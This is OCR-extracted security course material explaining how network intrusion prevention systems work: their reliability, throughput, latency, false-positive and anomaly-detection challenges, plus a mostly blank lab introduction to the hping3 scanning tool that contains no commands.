Because the NIPS is inline with network traffic, it represents a single point of failure for network. NIPS devices must be as stable as a firewall or switch to gain market acceptance. They must also be resistant to malformed traffic, and cannot break existing network protocols. This is a similar risk to that of false positives by the NIPS—if a NIPS cannot properly interpret traffic or should fail in any way, it causes a failure on the network and denies legitimate requests. These failures can be accidental (as in the case of hardware or software failures), or intentionally performed by an attacker looking to DoS a network.

Most NIPS vendors have built redundancy into their products so that an organization would not have to purchase a series of devices to increase maximum uptime. For example, many NIPS vendors have multiple power supplies in their products, as well as the ability to fail-open if the NIPS hardware is malfunctioning. Others offer a Zero Power High Availability (ZPHA) device that will re-route network traffic should the IPS device lose power. This option is extremely beneficial for organizations that simply cannot afford downtime.

Throughput Demands
NIPS devices must be able to keep up with the throughout of network traffic. To be practical for use in monitoring enterprise or internal networks, the NIPS device must be able to handle Gigabit Ethernet speeds.

Latency Requirements
Despite the requirements to use extensive analysis techniques on network traffic to identify attacks, the NIPS must also provide low latency for network traffic. Additional latency on traffic that is analyzed should be in the low millisecond range.


Security
The NIPS device must be secured against compromise, because a compromised NIPS would give an attacker the ability to establish a man-in-the-middle attack against all the traffic entering or leaving your network. This is typically performed by configuring the NIPS without IP or MAC addresses on data interfaces, using a hardened operating system that resists common attacks, and a secured management interface that strictly defines who is permitted to connect to and administer the system. Attackers will seek opportunities to break NIPS, DoS a network, or to circumvent the protection it provides, so the NIPS device must be able to withstand any direct attacks.

To meet the processing demands of identifying malicious traffic while using data normalization and reassembly techniques on high-speed traffic with low latency, NIPS vendors typically make use of custom ASIC hardware to perform parallel processing. Using specialized ASICS (much in the same way network switches use specialized ASICS), NIPS devices can meet the demands of performance and scalability, at the cost of limited flexibility. Where traditional NIDS devices operate on host-based operating systems such as Unix, Linux, and Microsoft Windows, NIPS devices require significantly more processing capacity and throughout to meet the demands of processing with low network latency.

Although not specifically an innovative advancement through NIPS technology, many NIPS vendors are looking for ways to properly classify and identity malicious activity with fewer demands on system processing and memory capacity. One technique is the use of a rule classification scheme to quickly sort through traffic in order to rapidly identify malicious events. Some vendors have coined the term "multiresolution filtering" for this technique where simple analysis tests are first applied to traffic. The simple tests represent a portion of the overall detection capacity of the NIPS device where a packet that matches a simple test is then processed using the more thorough tests.

For example, a NIPS device may require traffic to have data on the payload of the device for analysis. If this simple test fails (overall length—packet header length = 0), the NIPS device does not attempt to further classify this packet and sends it onto the network. This way, the NIPS can reserve its available system resources for more complex analysis.

After applying the simple rules, the NIPS device proceeds to apply more rule sets of additional complexity including the examination of packet header information, transport layer session state information, application layer session state information, contest-sensitive string matches against the packet payload, application-layer analysis and finally complex regular expression matching. The NIPS device is able to quickly and effectively classify traffic using only the required processing to complete the analysis, thereby allowing for the NIPS to process additional traffic.




NIPS Challenges

Remember that a false positive in relationship to a NIPS device means that legitimate traffic is dropped, inflicting a denial-of-service. Organizations can't afford false positives with NIPS devices, so vendors make use of a combination of passive OS and vulnerability detection, network architecture identification, hierarchical rule classification, and fewer rules than traditional NIDS devices.

Meeting the throughput requirements for NIPS devices is a significant challenge, because the NIPS device must perform complex processing and analysis in order to eliminate false negatives and false positives while examining traffic. Latency is also a significant issue, because the amount of time that is required to process a packet before deciding to transmit or drop it adds directly to the latency of the network. Just like a false positive from the NIPS, if the NIPS is unable to keep up with traffic demands, it causes a DoS on the network when traffic is dropped.

Ultimately, NIPS devices cannot have as extensive of a rule-base for identifying attacks on the network as an IDS. Where a NIDS can rely on an analyst to decide whether an alert is a true positive or a false positive, the NIPS device does not enjoy the same luxury.




Passive Analysis

To help the NIPS identify false-positive traffic, vendors make use of passive analysis techniques to identify host operating systems, network architecture, and what vulnerabilities are present on the network. After this information is gathered, the NIPS can use it to classify attacks against internal systems based on their operating system and vulnerabilities.

Network learning architecture also permits the NIPS device to identify internal attacks based on internal source IP addresses and router hop counts.

If the NIPS device sees traffic on its internal interface with an IP address that does not match a list of discovered internal networks, or if the time-to-live value is suddenly anomalous based on the history for the source IP address, the NIPS device can identify spoofed packets from the internal network, dropping them before they can exploit servers outside the organization.



Developments in NIPS
This slide covers some of the recent advances in NIPS technology and how they impact organizations who are planning or have deployed NIPS systems.

Improved Throughput and Response Times
As NIPS products become more mature, throughput capacity is increasing with reduced latency. Manufacturers such as TippingPoint with its UnityOne product is reporting greater than 2Gbps throughput with latency less than one millisecond. We expect to see increased performance with more complex detection techniques as NIPS products become more mature and accepted in the marketplace.

Automated Analysis/Signature Updates
The technology for automated analysis or signature database updates has been around for various products for a while, with NIPS vendors touting this feature for the ability to quickly respond to new threats. The ability to respond to new threats is certainly desirable, but with it comes the risk of poor traffic identification patterns that lead to false positives on the network. Exercise caution when implementing these features, using organizational policy to dictate the trade-off between the risks of new threats and the risks for dropped traffic.

Environmental Anomaly Analysis
What is anomalous with a given application or protocol in one environment might not be anomalous in the next environment.

One organization might utilize a busy public web server farm, with hundreds of web requests per minute. Another organization might utilize a single internal-use-only web server for the finance department. If the finance department network receives hundreds of web requests per minute, that would be considered anomalous for their environment but not for the server farm.


NIPS tools can detect these kinds of anomalies through configuration by the analyst or administrator to help determine where appropriate thresholds should be set. Because the NIPS device is simultaneously tracking connection state for thousands or even millions of connections, it can take a "broad perspective" view to detect anomalies that involve many connections across an entire enterprise.

Protocol Scrubbing, Rate Limiting, and Policy Enforcement

Sitting inline has some advantages that aren't always directly related to thwarting malicious attacks. In some cases, a NIPS device can be used to clean garbage from the traffic stream, reducing overall network load. For example, a server that is attempting to close a connection with a workstation that has shut down might continue to send packets to the destination waiting for a response to say, "I'm done." The NIPS tool can use intelligence to recognize that the conversation is finished, and either drop the traffic received from the server, or send a spoofed packet to the server on behalf of the non-responsive workstation to stop the traffic altogether.

Another feature of NIPS devices is the ability to use rate limiting to apply QoS mechanisms to network traffic. The administrator can identify traffic on the network that should receive higher or lower priority than other traffic, or limit the total amount of traffic from a particular network, host, or specific application. This feature is particularly useful when trying to manage throughput on Internet connections, where the administrator can limit the ability for a single application or host to consume all available bandwidth for the organization.

Because the NIPS device is already classifying traffic based on application, administrators can use this functionality to enforce organizational policy to drop traffic from unauthorized applications. A common use of this feature is to stop the activity of peer-to-peer applications on the network. Because the NIPS device already recognizes peer-to-peer applications, it doesn't require any additional processing requirements to apply policy and drop the traffic, generating alerts to indicate the policy violation from a specific workstation.



Summary

This chapter has illustrated two major classifications of intrusion prevention products: host-based and network-based.

Firewall vendors are adopting additional intelligence into their products to stop attacks as they traverse the network for network-based IPS. A similar method of in-line NIPS is to deploy a "switch-like" device between public and private networks that uses stateful packet inspection and IDS techniques to examine and drop malicious traffic. Remember that with NIPS devices, they must be able to process traffic at high-speeds with low-latency while minimizing false negatives and eliminating false positives. False positives and dropped traffic by the NIPS results in a DoS to your organization.

Anti-virus vendors are adding more IPS protection to their host-based products by expanding their detection of malware, and integrating with the defensive tools from firewall software. Other IDS vendors are developing host-based IPS tools that combine system call interception, file change monitoring, network monitoring, and application behavior analysis to detect known and unknown attacks. These tools have proved beneficial for many organizations, lengthening the window of opportunity for the deployment of software updates to resolve application and operating system vulnerabilities.

Finally, it is important to remember that IPS technology can be fully utilized only when it is used by trained analysts who clearly understand the technology advantages and limitations. IPS is not a replacement for defense-in-depth, but it is a good way to strengthen the security posture of your organization.


This page intentionally left blank.

SEC401 Lab Tools:
Internet Security Technologies

SANS Security Essentials – © 2010 Secure Anchor Consulting, LLC


SEC401 Lab Tools – Internet Security Technologies

This section intentionally left blank.



Hping3


Just as a smart bank robber collects information about a bank's physical security, staffing levels, and bank-teller habits, a hacker performs an electronic assessment of a target's system prior to attacking. By identifying the open ports, the applications running on those ports, the operating system, and the types of protection methods in place, an attacker can properly execute a specific attack with a high rate of success. One tool that runs command-line in Linux and assists in collecting data is hping3. Although hping3 can be used to perform TCP-based pinging, it is a mistake to consider hping3 just as a host discovery tool. Hping3 is capable of testing firewall rules, discovering path MTU, fingerprinting remote operating systems, and so much more.



Hping3 Details


The following topics and action items are covered in this chapter:

- Learning hping3's commands and options
- Executing hping3 on your machine and dissect the results




Hping3 Background

This section intentionally left blank.




Hping3's Purpose

This section intentionally left blank.




Hping3 Architecture

This section intentionally left blank.




Running Hping3

